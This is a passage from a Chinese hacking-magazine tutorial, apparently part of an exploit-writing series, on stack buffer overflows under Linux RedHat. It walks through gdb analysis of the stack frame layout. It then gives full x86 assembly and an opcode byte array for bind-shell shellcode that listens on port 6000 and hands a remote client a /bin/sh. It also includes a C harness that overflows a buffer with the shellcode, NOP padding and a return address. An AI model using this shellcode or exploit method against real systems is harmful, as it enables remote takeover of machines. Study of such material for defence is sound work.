2.Linux RedHat平台下的程序分析

我们先假设栈结构和Windows平台下相同，故只需要覆盖8字节，就将retval填充为NULL; 覆盖12字节即可完整填充retval; 覆盖16字节即可完整填充ebp地址 覆盖20字节即可完整填充eip地址。下面借助gdb调试命令来进行测试，如图3 所示。




图3

从图中可以看到，在EBP的低4字节位置处正好存放了局部变量retval，即图2 中显示的语句"mov dword ptr [ebp-4],eax"，寄存器EAX中存放了strcmp函数返回的结果retval，然后函数在ebp-0ch偏移处开辟了8字节的空间存放d_buff。而"0x0C=8+4"，故变量g_buff正好紧挨着retval

我们首先通过"gcc g o overflow buffover.c"命令进入到gdb可调试状态，然后使用"gdb q overflow"命令进入调试状态，这里使用perl命令快速地键入多个字符，如"run `perl e

'print "A" x 16'`"表示向命令行参数argv[1]键入16个A字符。按照前面对Windows平台的分析，当键入16个字符时，程序应该完全覆盖ebp地址，即程序会收到Segmentation fault，即段错误，然而，调试结果却显示出"程序正常退出"。进一步键入20个字符后，结果依旧是正常退出；最后当我键入24个字符时，结果终于发生了改变，程序收到"Segmentation fault"，此时在终端键入"info reg ebp eip"命令，查看ebp、eip寄存器内容，结果显示"[ebp]=0x41414141,[eip]=0x8048400"。显然，ebp地址的内容已经被"AAAA"覆盖，字符A的十六进制为0x41，eip地址的低字节也被NULL覆盖。

上面的分析表明，Linux RedHat平台下的栈帧结构同Windows下存在一定的差别，此时局部变量retval的地址加上4字节并不是ebp地址，期间多压栈了8字节空间大小。究其原因何在？我们展开来剖析。首先将buffover.c程序预编译成buffover.i文件，键入命令"gcc E buffover.c o buffover.i"，然后再键入"gcc S buffover.i"命令，此时会生成汇编程序buffover.s文件，打开此汇编代码，如图4和图5所示。

```
1      .file "buffover.c"
2      .section .rodata
3 .LC0:
4      .string  "1234567"
5      .text
6 .globl Overflow
7      .type Overflow, @function
8 Overflow:
9      pushl %ebp
10     movl  %esp, %ebp
11     pushl %edi
12     pushl %esi
13     subl  $48, %esp
14     movl  8(%ebp), %eax
15     movl  %eax, -28(%ebp)
16     movl  $.LC0, -32(%ebp)
17     movl  $8, -36(%ebp)
18     cld
19     movl  -28(%ebp), %esi
20     movl  -32(%ebp), %edi
21     movl  -36(%ebp), %ecx
22     repz
23     cmpsb
```

图4

```
24     seta  %dl
25     setb  %al
26     movl  %edx, %ecx
27     subb  %al, %cl
28     movl  %ecx, %eax
29     movsbl   %al,%eax
30     movl  %eax, -12(%ebp)
31     movl  8(%ebp), %eax
32     movl  %eax, 4(%esp)
33     leal  -20(%ebp), %eax
34     movl  %eax, (%esp)
35     call  strcpy
36     movl  -12(%ebp), %eax
37     addl  $48, %esp
38     popl  %esi
39     popl  %edi
40     popl  %ebp
41     ret
42     .size Overflow, .-Overflow
43 .globl main
44     .type main, @function
45 main:
46     leal  4(%esp), %ecx
```

图5

下面来分析这些代码。第14行"movl 8(%ebp), %eax"，其含义为将[ebp+8]偏移处的值赋给eax寄存器，这里的ebp+8处的值其实就是命令行参数argv[1]的值；然后在第15行中，将此值push到ebp-28偏移处，第16行将"1234567"push到ebp-32处，第19～21行分别将argv[1]、"1234567"、比较次数8赋值给寄存器esi、edi、ecx，最后调用strcmp函数。图5中的大括号中的指令，即为strcmp函数的具体实现。细心的读者可以发现，在Linux RedHat平台下，将strcmp函数的具体实现嵌入到了函数overflow中，而在Windows平台下，直接使用了"call strcmp(00401200)"命令，在偏移00401200的新栈帧中push了函数strcmp需要的两个比较参数，所以这里采用了esi、edi两个寄存器来保存argv[1]、"1234567"这两个参数，并push到了overflow函数中，同此函数共享栈帧。

进一步分析第32行以后的代码，第32行指令将argv[1]赋给esp+4地址处，在赋值之前的esp值已经指向了esi寄存器的顶部；寄存器edi、esi、eax共占用12个字节，所以第33行会采用指令"leal -20(%ebp), %eax"，将ebp-20字节的偏移地址赋给eax。20-12=8，正好8字节的空间，用来存放局部变量d_buff。所以，buffover.c程序在Linux RedHat-2.6.18平台下的栈帧结构如图6所示。




图6

在前面的测试中，当我们键入"run `perl e 'print "A" x 16'`"命令时，只是修改了esi寄存器的值，没有覆盖ebp寄存器，所以程序正常退出；只有当我们键入24个A，即从d_buff的位置开始赋值24个字节，才会覆盖EBP结构。大家可以自行测试，此处不再赘述。利用缓冲区溢出攻击，其核心思想就是很好地覆盖EIP地址，将此地址替换成ShellCode的存放地址，然后跳转到ShellCode处，使其得到执行。下面我们就进入到ShellCode的世界，来编写绑定套接字的ShellCode，实现远程控制。

编写ShellCode实现远程控制

ShellCode是由大量的opcode操作码构成，因此直接编写ShellCode肯定是不现实的。如果对汇编语言很熟的读者，可以直接编写汇编代码实现某个具体的功能，如修改文件访问权限，打开Shell命令口等，然后再借助objdump命令反汇编出机器码。否则，我们可以先采用高级语

言编写代码，然后编译成汇编代码，再dump成机器码。当然，为了使ShellCode更加精炼，需要在不改变ShellCode原有功能的情况下优化它。如NULL字节带来的问题，当ShellCode中存在大量的空字节时，若遇到strcpy、sprintf等函数，则会在NULL字节处停止执行，导致出现地址覆盖错误、程序崩溃等。解决的办法是采用对自身的异或运算来取简单的赋零操作，同时对变量所占的字节数严格控制，若为"mov eax, 0x4"，则必须改写成"mov al, 0x4"。

Linux下使用execve系统调用可启动一个指定的新进程，通过给定执行文件路径即可。这里我们借助此调用执行"/bin/sh"命令程序，打开一个Shell终端以执行Shell命令。execve函数的具体定义为"int execve(const char *path, char *const argv[], char *const envp[]);"，其中参数1为指向要执行的文件的字符串，参数2为程序执行时字符串所带的参数。这里我们采用execve("/bin/sh", ["/bin/sh", NULL], NULL)来执行/bin/sh命令。构造它的ShellCode，我们直接采用汇编代码来实现。

```
section .text ;表示代码段
global _start
_start:
; execve("/bin/sh", ["/bin/sh", NULL], NULL);
xor eax, eax      ;对eax进行清零操作
push eax
; push NULL值，设置字符串结束符
push 0x68732f2f
;push "//sh",其中 "/" 作为间隔符
push 0x6e69622f  ;push "/bin"
mov ebx, esp
;将esp指向的 "/bin/sh" 赋给ebx寄存器
push eax          ;将NULL压入栈中
push ebx
;将ebx入栈，此时ebx仍指向"/bin/sh"
mov ecx, esp      ;将["/bin/sh", NULL]赋给ecx
mov al, 0xb
;将11号系统调用即sys_execve赋值给al
int 0x80          ;陷入内核，执行此调用
```

在终端下，键入"nasm f elf shell.c"编译此汇编代码，然后键入ld o shell shell.o和./shell命令即可看到"sh-3.2#"，表明此时已经进入到了Shell命令界面，读者可以自行测试此代码。现在我们知道如何打开一个Shell命令了，若能在服务端恶意地执行此ShellCode，并将建立的套接字复制到stdin、stdout输入输出端口上，客户端即可在远端键入Shell命令来控制Server端。

如何编写Server端Socket程序，这里就不介绍了。当我们执行到accept函数时，会返回Client端的文件描述符，借助此描述符即可实现Client与Server的互通。但这里需要实现一个交互式的Shell，故将stdin、stdout及stderr全部复制到套接字上来，使得所有发送给套接字的消息全部转到Shell，所有借助Shell要写入stdin或stdout全部转发到socket上来。下面给出具体的实现。

在Linux下使用套接字编程，其调用函数入口为sys_socketcall，对应的系统调用号为102。函数定义为 int sys_socketcall(int call, unsigned long *args); 参数1为具体的调用函数，如sys_socket、sys_bind等 参数2为sys_socket等函数所带的参数。各个具体的子调用函数在/linux-2.6.18/include/linux/net.h下可以查看到。

1.创建socket套接字

```
;server = socket(2, 1, 0);
push eax          ;push eax=0
push byte 0x1     ;将数据1压栈，指示socket为流式套接字SOCK_STREAM
push byte 0x2
;将数据2压栈，指示变量sin_family为AF_INET
mov ecx, esp
;将参数(2,1,0)作为数组形式存放到ecx中
inc bl
;将sys_socket对应得系统调用号0x10赋给bl
mov al, 102       ;调用sys_socketcall
int 0x80
mov esi, eax
;将返回的socket描述符fd存入esi寄存器
```

2.套接字与端口号及IP地址绑定

```
;bind(server, (struct sockaddr_in*)&serv_addr, sizeof(sockaddr_in));
push edx     ;push edx=0
push long 0x701702BB
;对sockaddr_in结构赋值，端口号：6000，sin_family：2，地址：INADDR_ANY
mov ecx, esp   ;将sockaddr_in结构赋给ecx
push byte 0x10 ;将sizeof (sockaddr_in)入栈
push ecx  ;将sockaddr_in入栈
push esi  ;将套接字描述符fd入栈
mov ecx, esp
……
```

3.套接字监听

```
;listen(server, 0);
push edx
push esi
mov ecx, esp
……
```

4.接收来自客户端的连接,并返回Client端的fd

```
;client = accept(server, 0, 0)
push edx
push edx
push esi
mov ecx, esp
……
```

5.循环调用dup2(clientfd, val),将clientfd复制到stdin、stdout、stderr上

```
xchg ebx, eax
;将eax中的clientfd赋值给ebx寄存器
xor ecx, ecx    ;dup2(client, 0);
mov al, 63
int 0x80
;dup2(client, 1);
inc ecx
mov al,63
int 0x80
;dup2(client, 2);
inc ecx
mov al, 63
int 0x80
```

6.使用execve函数,执行"/bin/sh"命令

```
;execve("/bin/sh"...);
push edx
push DWORD 0x68732f2f
push DWORD 0x6e69622f
mov ebx, esp
push edx
push ebx
mov ecx, esp
mov al, 0x0b
int 0x80
```

至此,我们就完成了整个Server端的套接字编程,其功能是将从Client端接收的fd复制到标准输入输出端口上,使得Client端可通过Shell命令直接控制Server端。测试方法为:先在Server端键入"nasm f elf bind.asm",编译上面的汇编代码,然后调用"ld o bind bind.o"及"./bind"命令,程序会中断运行,开始监听Client端的连接请求。在Client端首先键入"netstat pan | grep bind"测试Server端是否正在监听6000的端口号,若处于正常监听状态,此时可以键入"nc目标IP地址 6000"来连接Server端,成功后即可在Client端通过键入各种Shell命令操控远端的Server端。程序的测试工作这里不再给出。

说了这么久,还没告诉大家如何构造Shell Code呢。其实,只需要再通过"objdump d ./bind"命令将bind.asm生成的可执行程序dump成opcode即可。现在我们即可将此ShellCode放到一个数组buff中了,即:

```
char buff[] = "\x31\xc0\x31\xdb\x31\xd2\x50\x6a\x01\x6a\x02\x89\xe1\xfe\xc3\xb0"
"\x66\xcd\x80\x89\xc6\x52\x68\xbb\x02\xbb\xbb\x89\xe1\x6a\x10\x51"
"\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xb3\x04\xb0"
"\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x89\xc3"
"\x31\xc9\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80"
"\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89"
"\xe1\xb0\x0b\xcd\x80";
```

注意,当前的目的是想办法让此ShellCode能够运行起来。前面已经讲过如何实施栈溢出攻击,只要能够很好地覆盖EIP地址,我们就能控制程序的执行。再次说明,EIP指令地址即程序中下一条将要执行的指令地址。读者可能会想到此方法,用存放此ShellCode的数组buff的地址来完整覆盖EIP地址,即可让此ShellCode得到运行。的确如此,因为当程序执行ret命令进行函数返回时,发现其返回地址已经修改成了buff的地址,自然就转向buff地址处执行此ShellCode了。以下为代码的构造过程:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define PWD "1234567"
char buff[] = "\x31\xc0\x31\xdb\x31\xd2\x50\x6a\x01\x6a\x02\x89\xe1\xfe\xc3\xb0"
"\x66\xcd\x80\x89\xc6\x52\x68\xbb\x02\xbb\xbb\x89\xe1\x6a\x10\x51"
"\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xb3\x04\xb0"
"\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x89\xc3"
"\x31\xc9\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80"
"\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89"
"\xe1\xb0\x0b\xcd\x80\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xd0\x6e\xfe\xbf";
int overflow(char *s_str){
int retval;
```

```
char d_str[108];
retval = strcmp(s_str, PWD);
strcpy(d_str, s_str);
return retval;
}
int main(){
overflow(buff);
}
```

代码解析 变量d_str[108]定义为108字节，主要是因为原始ShellCode占用101字节，而为了字节对齐（按每4字节对齐），定义成了108字节的d_str，若不然，d_str则自动会多出几个字节来对齐，导致溢出错误。编写Exploit程序，最重要的就是准确覆盖EIP地址，否则会导致致命的错误。图4和图5已经详细地分析过此代码，在Linux Redhat平台下，strcmp函数是直接在函数overflow栈帧中运行，而不是采用Call指令调转到自身函数栈帧中运行。所以在函数overflow栈帧中执行了push edi、push esi指令，导致多出了8字节的空间，详见图6。故需要完整覆盖EIP地址，需要字节数为108+4+8+4+4=128。最后4字节应该填充为d_str的地址，告知程序执行返回指令时，跳转到d_str中执行ShellCode代码 倒数第2个4字节为EBP地址 表达式数值"8"代表esi和sdi所占字节数：表达式第2个"4"代表retval所占字节。综上分析，需要为ShellCode填充23个NOP指令，然后再跟上d_str地址即可。图7是gdb得到的d_str地址结果。




图7


gdb下显示d_str的内存地址为0xbffe6ec0，此时再把此地址添加到buff数组中的末尾4字节。OK，大功告成了，现在可以执行我们的代码了。然而，出乎意料的结果发生了，执行./shellcode命令时，结果显示"段错误"。究其缘由，笔者经过测试，发现是内存地址0xbffe6ec0出错，系统认定此地址为无效地址。这里就不再测试了，读者可自行测试。在gdb环境下调试多次shellcode.c程序，会发现d_str地址是不断变化的，这也是内核2.6以上版本的一点变化，同样的程序当我们移植到Windows平台下实现时，结果是正确的，读者也可自行测试。故，此条思路在Linux-2.6以上版本不可行。

换一个思路，借助"jmp %%esp"指令，使其自动跳转到函数overflow栈帧的栈顶位置，自然也能达到同样的效果，因为ShellCode存放在d_str变量中，此变量正好处于函数overflow栈帧的栈顶位置。寻找此指令的方法，Dennis在他的文章《Explanation of a remote buffer overflow vulnerability》已经给出，大家可以Google下对这篇文章好好品读。但笔者在自己的Linux平台下执行其提供的搜索"jmp %%esp"指令地址的程序，并没有找到此指令的地址，读者可以自行测试。这里我们可以从一个内核函数的地址处开始搜索，前提是此函数的实现代码中包含"jmp %%esp"指令，对应的机器码为"FFE4"。但一定要记住内核虚拟地址与物理地址的转换，也希望更多的读者提供更好的搜索此指令地址的建议。

总结

本文首先对缓冲区溢出的基本原理进行了介绍，然后借助一个简单的溢出代码在Windows和Linux-Redhat两个平台上进行了分析与测试，给出了不同平台下函数栈帧结构的变化，最后编写了一个Socket程序的Server端的ShellCode。在Linux平台下如何搜索"jmp%%esp"指令地址还需要更多的读者相互探讨，也欢迎大家在黑防论坛上交流学习。溢出攻击中如何精妙地构造ShellCode并准确地覆盖EIP地址，仍然是一条艰难而曲折的道路。对溢出攻击与漏洞利用感兴趣的读者，并想深入研究的话，可以参考《Hacking: The Art of Exploitation》、《The Shellcoders Handbook》，相信会给你带来更多对溢出攻击与漏洞利用的理解。

前置知识：C ASM 反汇编
关键词：MPEG 漏洞、Shellcode、缓冲区溢出



菜鸟版Exploit编写指南之五十二：MPEG2 0Day漏洞揭秘
——微软视频ActiveX Control远程执行漏洞分析

文/图 jmpjerry

